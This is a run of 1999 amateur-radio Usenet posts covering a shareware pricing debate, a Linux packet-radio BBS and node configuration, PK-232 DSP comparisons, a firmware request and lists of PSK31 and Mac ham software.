> Smolinski) wrote:
>
> >My appologies in advance for what may appear to be some ranting on my part,
> >but attitudes like this are exactly why there's such a shortage of ham
> >radio related software...
>
> Really?
>
> Why don't they affect other markets then?

They do affect other markets - where piracy is a major problem. The
biggest problem is that too many hams expect a free ride. You said it
yourself, when asking where the non-profit spirit was. Hams are
notorious for being cheap. Why register the shareware, if paying the
registration fee doesn't do anything, or turn on any extra features?
That's also the answer to your question regarding the large number of
DOS programs, rather than Windows. Hams are cheap. Many are still
plugging away with 386 systems. Sheesh, it was how few years ago that
most hams were still using C64s?
>
> >I'd suggest taking a look at MultiMode,
> >http://www.blackcatsystems.com/software/multimode.html, but you're running
> >the wrong OS. ;-)
>
> Considering the Windows family of operating systems is (for PC's
> versus large scale networks) far and away the most popular OS
> available--and has far more software written for it than any other OS in
> existance, I would argue that you're _writing_ for the wrong OS! ;-)

Well, MultiMode began as a program written for myself, since there was
nothing out there for the Mac. So I'd say I chose the correct OS... It
started as a simple CW decoding package, and grew from there. A windows
port is in the works, but it's a rather low priority. From looking into
the windows architecture, MultiMode is do-able, but it will be a pain,
Gates&Co screwed up so much. But that's for another flame-war...

> Seriously, one of the most annoying things about Ham
> software--even very simple ham software (i.e., cw trainers, etc.) is the
> fact that it's _still_ being written for an antique OS, MS-DOS! Why
> anyone would assume that a person willing to spend well over $1,000 US
> on a transceiver capable of computer control, or participate in a
> digital communications mode such as SSTV or Pactor, then use a computer

> so old it doesn't even run Win95 (or better) to do so is beyond me, but
> it seems to be the trend. Incidently, the trend isn't limited to private
> shareware alone, even manufacturers such as MFJ (Multicom), Kantronics,
> Icom, etc., seem to believe that hams will spend a fortune on radios
> (they're right there! :), but won't consider using a modern computer
> with it for an interface.

See my previous point - it's not the fault of the manufacturers. Too
many hams really will spend huge bucks on the new right, and want to
control it with their 286.

> >Yep, sound input...
>
> For the Win95 platform at a reasonable cost? I've seen SB
> interfaces, I've seen Win95 interfaces, and I've seen reasonable prices.
> Unfortunately, I _haven't_ seen the three combined in one product.
> Perhaps MultiMode will be the exception--but until it's released I won't
> know one way or the other.

It is released, you just gotta get the right computer! ;-)

> time job and programming nights. A competent programmer working full
> time on a ham interface (offering the modes above plus all standard
> Packet modes [for those with a tnc, of course], automatic logging, more
> sstv modes [i.e., Robot modes], atv--using a common video input format,
> a sstv-quickcam/twain interface, and digitized speech, etc.) on the
> Windows 95/98/NT/2000 platform should be able to have such a program out
> the door (at least in late beta) inside of two months. Given the
> (reasonable) price of $45 retail you cite above, and assuming a 50%
> margin for the software dealer and $2.50 production costs (CD-ROM
> distribution with on-disc manual and four color packaging) that's around
> $20/unit net (perhaps $15.00/unit after advertising and PR costs), it
> would require sales of only 1,000 units to earn $15,000.00, or about
> $7,500/mo ($90,000.00/yr), a reasonable wage for the work. If a program
> of that nature and quality wouldn't sell at least that many copies the
> amateur market is becoming senile! In practice, 5,000 copies would be a
> far more reasonable annual figure (particularly if upgrades were
> free--via download, of course, for the first five years after purchase),
> giving an income of $75,000.00 US for the work, which would certainly
> justify spending 2-4 months of full time (or 6-12 months of part time)
> work developing it.

Here are the flaws I see with the above analysis: From practical
experience, it's going to take a lot longer than two months, even
working full time. All of your sales are not going to come at once,
they'll dribble in. Are you ready to offer tech support to your 1000+
(or 5000+/yr) customers? How did you come up with these sales figure,
anyway? Working backwards. You determined your costs, and then computed
how many sales you need to cover your costs. Do you really think there's
a market for 5,000 copies a year? Tune around the bands, how many hams
are using SSTV? I listen to the 14.230 nets, and it's the same old guys
each week, exchanging their R rated pictures of topless women. (So much

for FCC enforcement) RTTY is pretty much dead. PSK31 is a great new mode, and there's some excellent software out there for it, that runs under Windows even. I can't recall if it's freeware or shareware. My guesstimate (taking MultiMode sales, extrapolating to the Windows market, and taking into account ham-cheapness) is probably around 1,000-2,000 copies a year. You've already got several programs competing for that market, so you can only expect to get a portion of the pie.

> One of the biggest problems writers of ham software face is
> their own lack of recognition of the market potential of the product.
> Selling through dealers (not just ham dealers such as AES or HRO, but
> software dealers such as Circuit City and Babbages as well), and

Why on Earth would you expect them to carry such a product? Do you have any idea of how the retail software market works? Shelf space is extremely precious. If product doesn't move, it gets pulled. There's no way ham radio software has a chance to get shelf space in Babbages, CompUSA, etc. I doubt it could even get into the major mail order magazines. You made a comment comparing ham radio software to other hobbies, like geneology. Well, there's no comparison, geneology is a much bigger market!

> distribution sites (such as TuCows), would mean an enormous increase in
> the volume of sales (as would such a simple expedient as including SWL
> listeners and scanner owners in the market--how many SWL receiver or
> scanner owners would willingly purchase a program that would let them
> copy rtty and wefax transmissions on their home computers, and thus
> receive the latest news feeds, police radio faxes, etc.??). It wouldn't
> even take a change in the program logic, just a shift in marketing.

To some extent, this is true. I've found a large secondary market for MultiMode - boating enthusiasts. Many of them like the idea of taking their PowerBook along, and viewing weather fax, without the need for a dedicated fax machine. Aviation buffs like ACARS mode. But news feeds? That was in the 70's, other than North Korea and a few other backwaters, all the press agencies gave up on HF RTTY years ago. Police traffic would be interesting, but you've got the problem that the Communications Act of 1933 isn't in effect anymore. Try releasing a MDT decoder, and see how long you last before the FBI breaks down your door.

> >So people can download it, and use it forever, without compensating the
> >author for his efforts? How long are you going to evaluate it for, 10
> >years? It's a proven fact that "pure shareware" doesn't work. I've tried
> >it. As soon as I "crippled" my software (purely by adding a small nag and
> >session timeout, although you can run it as many times as you want), my
> >registration rates more than tripled. You do the math.
>
> It is _not_ a "proven fact" that shareware doesn't work--or
> haven't you visited TuCows lately?

Have you visited any shareware author forums or mailing lists recently? Many authors have reported their results, Nags work, pure shareware

doesn't. That doesn't stop authors from releasing pure shareware.
Several of my programs are still shareware, without nags. All of mine
that currently have nags started as shareware without nags. Without
exception, adding a nag dramatically increased the registration rate. If
nags don't work, then please explain the results.

There was an interesting test (sadly I forget the name of the program or
author). A program was released that had a 50/50 chance of being nagged
or nag-free (the choice was made the first time it was run). Otherwise
the program was identical. The author compared the registration rates.
Well, there was no comparison. The nagged program had a much larger
registration rate.

> 1. I never stated it should be free--only reasonably priced. No
> one is suggesting that hams who write software should do so for free
> (trivial "handy utilities" excepted--as they are in other areas of
> computer programming of course). On the other hand, there is a
> difference between wanting a fair return on one's investment and pure greed

Who defines "pure greed"? Which is the bigger example of "pure greed", a
hobbyist who sells an sstv program for $99, and makes a few thousand a
year, or Bill Gates, with a net worth in excess of $100,000,000,000.00?
And I don't believe Microsoft markets any ham radio software...

You claim to have an economics background (academic, anyway). Mine's
much less formal, a few years of selling shareware, a few years before
than selling software at computer shows, and several readings of "The
Wealth Of Nations". You complain about the "high price" of ham software.
Take a $99 program. Will cutting the price double the sales? (Or will it
triple the sales, which is more likely what's necessary to break even)
The correct price for a product is that which people will pay for it. I
argue (and base this on my own personal observations of sales, and the
effect price has on sales) that lowering the price will not increase net
revenue for the author. Ham software is (to some degree) inelastic. I've
raised the price of MultiMode three times, each time resulting in an
increase in registrations. No doubt some of this has to do with
perceived value. In fact, it's probably time for another price hike.

> 2. As it happens, I _have_ the necessary computers (1-Gateway
> 2000 GX-450xl with dual 450 MHz Xeon processors, 512 MB RAM, and 32 GB
> HD space, 2-Gateway 2000s with 500 MHz. Pentium IIIs, 2-Gateway 2000s
> with 200 MHz. Pentium Pros and a Gateway 2000 Pentium II Laptop, all
> networked together using Windows 2000 Server [I'm a beta site]), the
> necessary compilers (Visual Studio 6.0 Enterprise Edition), and an
> Internet site with a T1 connection (in my home, btw).

You have all this, yet can't pay $99 for an sstv program?

> books, but on the other hand it's up to the programmer to provide those
> resources since s/he is assumed to be competent in the profession and to
> provide his/her own education (I _do_ have the complete MSCE series, of
> course, since I have my MSCE). On the other hand, that's irrelevant. I

> don't have the software Microsoft uses to write its OS or applications
> programs, but that doesn't keep them from producing a sound product at a
> reasonable price. It isn't the buyer's responsibility to provide the
> resources, only the purchase price.

The cost of aquiring resources is rolled into the purchase price.

> Am I _really_ unreasonable, or merely asking that ham software
> meet the same standards as any other software I purchase (and I purchase
> a _lot_ of software) and offer the same value? I don't expect developers
> not to make a profit--I just expect them to make a _fair_ profit and to
> deliver a _professional_ product for the purchase price.

Again, if you can do better, then start coding!

73's
Chris
N3JLY

3190. Linuxnet and xfbb?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: erik@fornax.nl
Message-ID: <7n2pgn$8uu$1@nnrp1.deja.com>
Source record: 17346

Dear Om,

We are setting up a bbs/node station. Because of the flexibility we want to use linuxnet. On the same PC we want to run a F6FBB linux version. We want to know how we can make F6FBB talk with Linuxnet so that the BBS is connectable from the outside.

We are using:

Linux RedHat 6.0 Kernel 2.2.5-15
LinuxNet (X)Net version 1.18
XFBB 7.00g

The problem is

A: How should we configure FBB, should fbb use the AX ports, or should FBB be connected to Linuxnet? And How? And is it possible to connect FBB from the outside? (The BBS has a different callsign then the node.)
B: If we use kissattach for the first two ports (Symek TNC2s and TNC2h in Kiss) we can't attach the port in Linuxnet. If we don't kissattach these ports first, we can attach them in Linuxnet, but then we don't have the ax0 and ax1 ports.

Our axports file looks like this:

```
###############################
#Written by PE1PJB, Marco#
# (C)'99 by PI1ZLB #
###############################
#Portname = Naam van de Poort
#callsign = Naam hardware adress
#Baudrate = Baudrate van her gebruikte modem
#Paclen = Pakket lengte van 1 frame
#Windwos = Aantal frames die in 1 tx gestuurd worden
#Description = Beschrijving van de Poort
#
#portname callsign baudrate paclen windows description
LAP-2 PI1ZLB-1 1200 255 4 VHF 144.xxx at
1k2 baud
LAP-70 PI1ZLB-2 9600 255 4 UHF 430.xxx at 9k6 baud
LAP-23 PI1ZLB-3 38400 255 4 SHF 1241.xxx at 38k4
baud
Reserv PI1ZLB-4 9600 255 4 Reserve Poort
ON4AIC PI1ZLB-5 9600 255 4 Link Hasselt (B) ON4AIC
PI1LGR PI1ZLB-6 9600 255 4 Link Landgraaf (NL)
```

```
PI1LGR
#
#END FILE
#
```

Our initialisation file looks like this:

```
#########################
# Writen by PE1PJB #
#(C) 1999 by PI1ZLB#
#########################
#
#init.sh wordt tijdens het booten ingelezen.
#
#Symek serial TNC
#LAP 2
echo Setting in- en outspeed to ttyS0
stty ispeed 9600 < /dev/ttyS0 #ispeed = snelheid van TNC
stty ospeed 9600 < /dev/ttyS0 #ospeed = snelheid naar TNC
echo Setting kiss mode on LAP-2
sleep 3
echo -e "\r\033@K\r" > /dev/ttyS0 #zet tnc in kiss
sleep 3
echo Attaching kiss between ttyS0 and LAP-2
#kissattach -i 44.137.4.90 /dev/ttyS0 LAP-2 #koppeling dev. aan AX
Poort
#kissbridge ax0 /dev/ptys0 #kiss link naar AX Poort
#
#LAP 70
echo Setting in en outspeed to ttys1
stty ispeed 19200 < /dev/ttyS1 #ispeed = snelheid van TNC
stty ospeed 19200 < /dev/ttyS1 #ospeed = snelheid naar TNC
echo Setting kiss mode on LAP-70
sleep 3
echo -e "\r\033@K\r" > /dev/ttyS1 #zet tnc in kiss
sleep 3
echo attaching kiss between ttyS1 and LAP-70
#kissattach -i 44.137.4.90 /dev/ttyS1 LAP-70 #koppeling dev. aan AX
Poort
#kissbridge ax1 /dev/ptys1 #kiss link naar AX Poort
#
#DDS OPTO SCC initialize
echo OPTO SCC initialization
sccinit
echo Ending initialization of SCC Card
#
#LAP 23
echo Configuring LAP-23
ifconfig scc0 44.137.4.90 hw ax25 pi1zlb-3 #koppeling dev. aan SCC Poort
kissbridge scc0 /dev/ptys2 #kiss link naar SCC Poort
#
```

```
#Reserve!!!
#ifconfig scc1 44.137.4.90 hw ax25 pi1zlb-2 #koppling dev. aan SCC Poort
#kissbridge scc1 /dev/ptys3 #kiss link naar SCC Poort
#
#Link ON4AIC
echo Configuring ON4AIC
ifconfig scc2 44.137.4.90 hw ax25 pi1zlb-5 #koppeling dev. aan SCC Poort
kissbridge scc2 /dev//ptys4 #kiss link naar SCC Poort
#
#Link PI1LGR
echo Configuring PI1LGR
ifconfig scc3 44.137.4.90 hw ax25 pi1zlb-6 #koppeling dev. aan SCC Poort
kissbridge scc3 /dev//ptys5 #kiss link naar SCC Poort
#
####################
#END
```

Our autoexec.net (configuration of Linuxnet) looks like this:

```
####################
#Writen by PE1PJB#
# (C) '99 PI1ZLB #
####################
#
#Setting Node settings
MY CALL PI1ZLB
MY ALIAS Urmond
MY PROMPT PI1ZLB=>
MY TCALL PE1PUX
#
#LAP-2 Symek TNC2/NL
att sdev0 kiss 1 1 9600 /dev/ttyS0
#
#LAP-70 Symek TNC2H
att sdev1 kiss 2 1 19200 /dev/ttyS1
#
#LAP-23 SCC Port 1 met Manchester modem
att sdev2 kiss 3 1 38400 /dev/ttys2
#
#Reserve Poort voor toekomst!!!
#att sdev3 kiss 4 1 9600 /dev/ttys3
#
#ON4AIC SCC Port 3 met DDS 9k6 - 64k modem
att sdev4 kiss 5 1 9600 /dev/ttys4
#
#PI1LGR SCC Port 4 met DDS 9k6 - 64k modem
att sdev5 kiss 6 1 9600 /dev/ttys5
#
#SLIP DEVICE on /dev/ttypf
att sdev1 slip 38400 /dev/ttypf
#
```

```
#AXIP on port 5 LAN
att ip0 axip 0 1 44.137.4.90
#
#Start Ping-Pong Convers
start conversd zlbnet
#
#Start Router
start routed
#
#Set Port Parameters on Port LAP-2
po 1 baud 1200 #Baudrate modem
po 1 dup 0 #Duplex mode on/off
po 1 win 4 #L2 Window Size
po 1 name LAP-2 #Port name
po 1 dama 0 #Dama Master nr 1
#
#Set Port Parameters on Port LAP-70
po 2 baud 9600 #Baudrate modem
po 2 dup 0 #Duplex mode on/off
po 2 win 4 #L2 Window Size
po 2 name LAP-70 #Port Name
po 2 dama 2 #Dama Master nr 2
#
#Set Port Parameters on Port LAP-23
po 3 baud 38400 #Baudrate Port
po 3 dup 0 #Duplex mode on/off
po 3 win 4 #L2 Window Size
po 3 name LAP-23 #Port Name
po 3 dama 3 #Dama Master nr 3
#
#Set Port Parameters on Port ??????
#po 4 baud ??? #Baudrate Port
#po 4 dup 0 #Duplex mode on/off
#po 4 win 4 #L2 Window Size
#po 4 name ???? #Port Name
#Set Port Parameters on Port ON4AIC
po 5 baud 9600 #Baudrate Port
po 5 dup 1 #Duplex mode on/off
po 5 win 7 #L2 Window Size
po 5 name ON4AIC #Port Name
#
#Set Port Parameters on Port PI1LGR
po 6 baud 9600 #Baudrate Port
po 6 dup 1 #Duplex mode on/off
po 6 win 7 #L2 Window Size
po 6 name PI1LGR #Port Name
#
#Set Port Parameters (duplex on Ethernet Link)
po 0 baud 999999 #Baudrate Port
po 0 duplex 1 #Duplex on/off
```

```
po 0 name LAN #Port Name
#
```

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3191. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3794e023.37656752@news.crosslink.net>
Source record: 17347

On Tue, 20 Jul 1999 15:19:29 -0400, Chris Smolinski
<csmolinski@erols.com> wrote:

....snip...
>........ PSK31 is a great new
>mode, and there's some excellent software out there for it, that runs
>under Windows even. I can't recall if it's freeware or shareware.

The following PSK31 Windows software is not necessarily the complete
list:

"PSK31SBW" www.kender.es/~edu/psk31.html

"MixW32" users.nais.com/~jaffejim

"Logger" www.itis.net/golist

"PSKGNR" ("Front end" for psk31sbw)
http://www.al-williams.com/wd5gnr

PSK31SBW is explicitly "freeware". Take a look at the others and
decide for yourself whether they are "freeware" or "shareware" or
what.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3192. PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Gary Ferdinand <gferdinand@ipass.net>
Message-ID: <mw5l3.323$w3.613@news.ipass.net>
Source record: 17348

I'm considering plunging into the digital world and am trying to decide whether to buy a new PK-232/DSP or find a used PK-232/MBX around somewhere. Anyone out there with experience using both with some observations? Primary use will be PACTOR, but also Baudot. I'll also be wanting to use it for MBO ops for traffic handling.

Thanks in advance,

Gary W2CS
Apex, NC

3193. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3794EA5B.E4775F88@junglevision.com>
Source record: 17349

Gary Ferdinand wrote:
>
> I'm considering plunging into the digital world and am trying to decide
> whether to buy a new PK-232/DSP or find a used PK-232/MBX around somewhere.
> Anyone out there with experience using both with some observations? Primary
> use will be PACTOR, but also Baudot. I'll also be wanting to use it for MBO
> ops for traffic handling.
>
> Thanks in advance,
>
> Gary W2CS
> Apex, NC

I got the PK-232 with the DSP option. I haven't done a ton of testing on it,
but I'd say, I plug it in, and the thing basically works. I guess Winlink,
of all things, has given these old boxes a little new life, though I haven't
played with that myself. If you buy one used, make sure it has the
Pactor ROMS, or figure in the cost of that upgrade.

3194. Re: KPC-3 firmware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Dave Armbrust <ae4mr@iasonline.com>
Message-ID: <3794E91A.FC1F2B0A@iasonline.com>
Source record: 17350

I am not sure why you are asking the group for this rather then asking
Kantronics.

--
Dave Armbrust mailto:ae4mr@arrl.net
Where am I? http://map.aprs.net/ae4mr-9

Gary Marsh wrote:

> Hey guys.
>
> Anyone have an image of the KPC-3 6.0 (or later) firmware? This is for the
> older KPC-3, not the KPC-3 Plus.
>
> Thanks.
>
> - Gary Marsh (VO1CPU), gmarsh@thezone.net

3195. TNC <=====> TH-26

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: "Rodrigo E. Rodriguez R. - CE6NUG" <rod@rdc.cl>
Message-ID: <379517CD.49EE5837@rdc.cl>
Source record: 17351

'lo ppl.
Does anybody knows how to connect a Baycom like TNC into a TH-26 ????
I have 3 signals (Tx, Rx & PTT) but I have no idea whta kind of plug and
what kind of conection should I use.
Thanks in advance.

Rod. (CE6NUG)

3196. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7n3cuc$29l$1@autumn.news.rcn.net>
Source record: 17352

It is my understanding that the PK-232/DSP is *not* a true DSP system, but a DSP front end audio filter for the PK-232 analog system. It's somewhat akin to adding one of the outboard DSP audio filters between the receiver and and PK-232 although the filter bandwidths may be better suited to FSK operation. How much improvement you get with the DSP depends upon how good your receiver is without it. If you only have wide SSB filters available in your receiver then you may see quite an improvement. If you can select 500 Hz IF filters in the receiver then the DSP will not make as much difference.

If you want true DSP then you have to go with something like HAL or the PTC-II. By the way, SCS has just released a new lower cost ($600 I believe) Pactor-II unit with the same performance as the original PTC-II.

3197. MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: jrybak@mesa7.MesaState.EDU
Message-ID: <7n3g0p$36d$1@mesa7.mesa.colorado.edu>
Source record: 17353

Is Kantronics or MFJ or any other multimode controller manufacturer
planing to include PSK31 capability in the near future?

Thanks.

Jim Rybak W0KSD

3198. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7n36uq$a1l$1@news.asu.edu>
Source record: 17354

Buy yourself a used PK232MBX with firmware that handles Pactor.
That's about March 1993 or later. Never mind DSP; it isn't
worth it.

My 2 cents worth.

Jack VE3EED/W7
Chandler,AZ
--

3199. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n38sl$mr2$1@news.minn.net>
Source record: 17355

In article <mw5l3.323$w3.613@news.ipass.net>, "Gary Ferdinand" <gferdinand@ipass.net>
wrote:
>I'm considering plunging into the digital world and am trying to decide
>whether to buy a new PK-232/DSP or find a used PK-232/MBX around somewhere.
>Anyone out there with experience using both with some observations? Primary
>use will be PACTOR, but also Baudot. I'll also be wanting to use it for MBO
>ops for traffic handling.
>
>Thanks in advance,
>
>Gary W2CS
>Apex, NC
>
>
>
Hello Gary,

DSP provides improved operation in crowed bands and with weak signals. The
numberof PK-232 upgrades we (Timewave) have sold in the last 6 months have
produced very positive comments from the buyers.

By increasing the signal to noise ratio about 3-4db the error rate is reduced
about 100X, on RTTY that's a very significant improvement. In PacTOR mode, the
firmware dynamically switches the proper filters between 100/200 baud
resulting in fewer retries.

The advice to "forget about DSP" is best ignored, It has revolutized radio
design as well as TNC designs. Talk to any who has a PK-232/DSP before you
decide.

In our BETA tests, The DSP units could connect and complete message handling
in situations where the other analog units could not hold a connection.

Hope this helps

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID
Timewave Technology

3200. Re: MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: Markus Lenggenhager <Markus.Lenggenhager@philips.com>
Message-ID: <37959A8D.77BAEA5B@philips.com>
Source record: 17356

Both PTC-II and the new PTC-IIe of SCS support PSK31.
SCS homepage: http://www.scs-ptc.com

73, Markus HB9BRJ

3201. Re: KPC-3 firmware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: Gary Marsh <gmarsh@thezone.net>
Message-ID: <Pine.LNX.4.04.9907210906120.5304-100000@housewarez.roadrunner.nf.net>
Source record: 17357

On Tue, 20 Jul 1999, Dave Armbrust wrote:

> I am not sure why you are asking the group for this rather then asking
> Kantronics.
>
> > Anyone have an image of the KPC-3 6.0 (or later) firmware? This is for the
> > older KPC-3, not the KPC-3 Plus.
>

Reason = $59.95 US for a ROM upgrade, for 8.2. Kantronics won't give me anything else. I don't want an upgrade, I want a working KPC-3. For the same price as the ROM upgrade, i could buy a used (working) unit. That's why I'm asking the group.

My KPC-3 used to have ROM 6.0, but I wasn't using the thing for much. Then someone called me and said they needed a 27c512. Where I didn't think I'd use it soon, I loaned them the one out of the KPC-3, under the condition that they burned me another ROM chip with the same image when they got one. Sure enough, they lost the image, and now I have a firmware-less KPC-3. *sigh*

So, if anyone's got KPC-3 firmware (any version), please e-mail. :)

- Gary Marsh (VO1CPU), gmarsh@thezone.net

3202. Free Ham Mac Software on the Net

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-2107990832370001@wdonev.ne.mediaone.net>
Source record: 17358

There is an informal group of amateur radio operators that use Macintosh computers called "Macnet" with > 875 members world-wide.

We stay in touch with each other via Internet and we have a HyperCard stack that tells the story of each of us called "Macnet Roster" that lists

o CALL SIGN
o EMAIL + HOME PAGE INFO
o FULL NAME
o Street ADDRESS
o CITY, STATE, ZIP
o INTERNET ADDRESS
o MACS USED
o RADIOS USED
o SOFTWARE USED
o PASSIONS
o COMMENTS

Macnet members can then communicate with one another directly.

To join Macnet, send YOUR INFO to wd1v@amsat.org

http://people.ne.mediaone.net/wd1v/index.html

is YOUR source for

Macnet Roster - the HyperCard Database of all hams with Macs

Macnet Software List - the list of all known ham radio programs for Macs

Macnet Member's Links - Links to all hams with Macs with WWW pages

Macnet FTP - Direct downloads of all the known Mac ham programs

73!

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\x_\@_^\__*)
O \o
```

John Seney, WD1V [FN42]
Manchester, NH
http://www.qsl.net/wd1v
FISTS #5014
http://www.fists.org

3203. Re: TNC <====> TH-26

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7pb0hv.iou.nomail@linux.pe1chl.ampr.org>
Source record: 17359

Rodrigo E. Rodriguez R. - CE6NUG <rod@rdc.cl> wrote:
>'lo ppl.
>Does anybody knows how to connect a Baycom like TNC into a TH-26 ????
>I have 3 signals (Tx, Rx & PTT) but I have no idea whta kind of plug and
>what kind of conection should I use.

With portables, there is usually some trick to save on connector pins.
You will probably have to "combine" the Tx and PTT signals.

Read the manual.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3204. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n55g1qhr1@news.minn.net>
Source record: 17360

In article <7n3cuc$29l$1@autumn.news.rcn.net>, "Bob Lewis" <aa4pb@erols.com> wrote:
>It is my understanding that the PK-232/DSP is *not* a true DSP
>system, but a DSP front end audio filter for the PK-232 analog
>system. It's somewhat akin to adding one of the outboard DSP audio
>filters between the receiver and and PK-232 although the filter
>bandwidths may be better suited to FSK operation

Hello Bob

If you present a PK 232 analog filter a perfect signal, you get perfect
results. Check our the experience N1RCT had when he put his DSP front end on
line during his Caribbean trip

http://www.megalink.net/~n1rct/dxcc/vp9story.html

BTW N1RCT has as much digital communications experience as anyone on the web I
have run across....

How much
>improvement you get with the DSP depends upon how good your receiver
>is without it. If you only have wide SSB filters available in your
>receiver then you may see quite an improvement. If you can select 500
>Hz IF filters in the receiver then the DSP will not make as much
>difference.

You might want to check your calculations again. Dropping the bandwidth from
500 to 250 cycles is an increase in signal to noise ratio of 3 db for a given
signal strength. Assuming that one is operating with marginal signal
strength (a typical DX or poor antenna situation), look up the error rate
improvement for a 3 dB s/n increase and you will see it runs as much as 2
orders of magnitude or 100X better.That's hardly insignificant. We've run the
tests that demonstrate the improvement and our customers confirm it with
their reports of improved copy. Less than 10 years ago the military was paying
$6000 a unit just for this level of performance.

vy 73

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID
Timewave Technology

Check http://www.timewave.com for DSP upgrades for the PK-232 and the PK-900

3205. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3796231D.30F6C014@erols.com>
Source record: 17361

Hi John,

How does the DSP in the PK-232/DSP make the signal perfect? Does it decode and regenerate the signal before sending it on the the analog circuit? By the way, I had an analog PK-232 which I used on RTTY and Amtor and it was a very good performer.

Thanks for the info.

3206. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n5c0f$qp3$1@news.minn.net>
Source record: 17362

In article <3796231D.30F6C014@erols.com>, Bob Lewis <aa4pb@erols.com> wrote:
>Hi John,
>
>How does the DSP in the PK-232/DSP make the signal perfect? Does it
>decode and regenerate the signal before sending it on the the analog
>circuit

The DSP board does not "make the signal perfect", rather it cleans the noise out of the bandpass and uses twin peak brickwall filters to improve the signal to noise ratio.

The DSP-599zx does do digital regeneration,Several mags have given this mode rave reviews... This was the mode that outperforms the SCS unit when we ran head to head tests.

By the way, I had an analog PK-232 which I used on RTTY and
>Amtor and it was a very good performer.
>
>Thanks for the info.

3207. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: softdev123@aol.com
Message-ID: <19990721181150.14113.00000088@ng-cg1.aol.com>
Source record: 17363

>ke8hh@arrl.net wrote:

>1. For the record, I teach economics....
>2. and it's been a good 15 years since I worked as a programmer/analyst ...
>3.I ran a retail computer business for six years.
>4.And I serve as a consultant for computer dealerships

1, Those who cannot do, teach
2. Probably, never programmed the Windows platform
3. No experience necessary
4. Another word for someone who can't get a real job

Since he's never worked for a real software company, he doesn't know that you have:

1. A Programmer or two
2. A Technical writer
3. QA/Testing
4. Support
5. Marketing
6. Sales

The last time I checked, no one worked for free.

All the ASSumptions he is making are based on a programmer working out of their home. And he doesn't take into account advertising costs, phone calls to dealers and distributors, end user returned phone calls and internet costs.

>A competent programmer working full time on a ham interface... >should be able to have such a program out the door (at least in late >beta) inside of two months.

I never laughed so hard in my life.

3208. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n5j8i$r6j$1@news.minn.net>
Source record: 17364

In article <7n3cuc$29l$1@autumn.news.rcn.net>, "Bob Lewis" <aa4pb@erols.com> wrote:
>It is my understanding that the PK-232/DSP is *not* a true DSP
>system, but a DSP front end audio filter for the PK-232 analog
>system. It's somewhat akin to adding one of the outboard DSP audio
>filters between the receiver and and PK-232 although the filter
>bandwidths may be better suited to FSK operation.
Hello Bob,

If you present a PK232 analog filter a perfect filter, you get perfect results. By putting the DSP filter in line you have the benefits of reduced bandwidth and twin peak brickwall filters. The signal is then processed by the pk-232.

Check out the experience of N1RCT when he added a DSP filter to his RTTY setup during his VP9 trip.

http://www.megalink.net/~n1rct/dxcc/vp9story.html

BTW N1RCT has as much digital experience as anyone I have run across on the air.

How much
>improvement you get with the DSP depends upon how good your receiver
>is without it. If you only have wide SSB filters available in your
>receiver then you may see quite an improvement. If you can select 500
>Hz IF filters in the receiver then the DSP will not make as much
>difference.
>
You might want to check your calculations again. Reducing the bandwidth from 500 to less than 250 hz is an increase in signal to noise ratio of 3db for a given signal strength. Assuming that you are copying a marginal signal (A typical DX or less than optimum antenna situation), look up the error rate improvement for a 3db s/n increase and you will see it runs as much as 2 orders of magnitude (100X) or better. Thats hardly insignificant.

We've run tests that demonstrate the improvement and our customers confirm it with their records of improved copy. Less than 10 years ago the military was paying $6000 a unit just for this level of improvement. We have been in the DSP business long before it made an impact on ham radios.

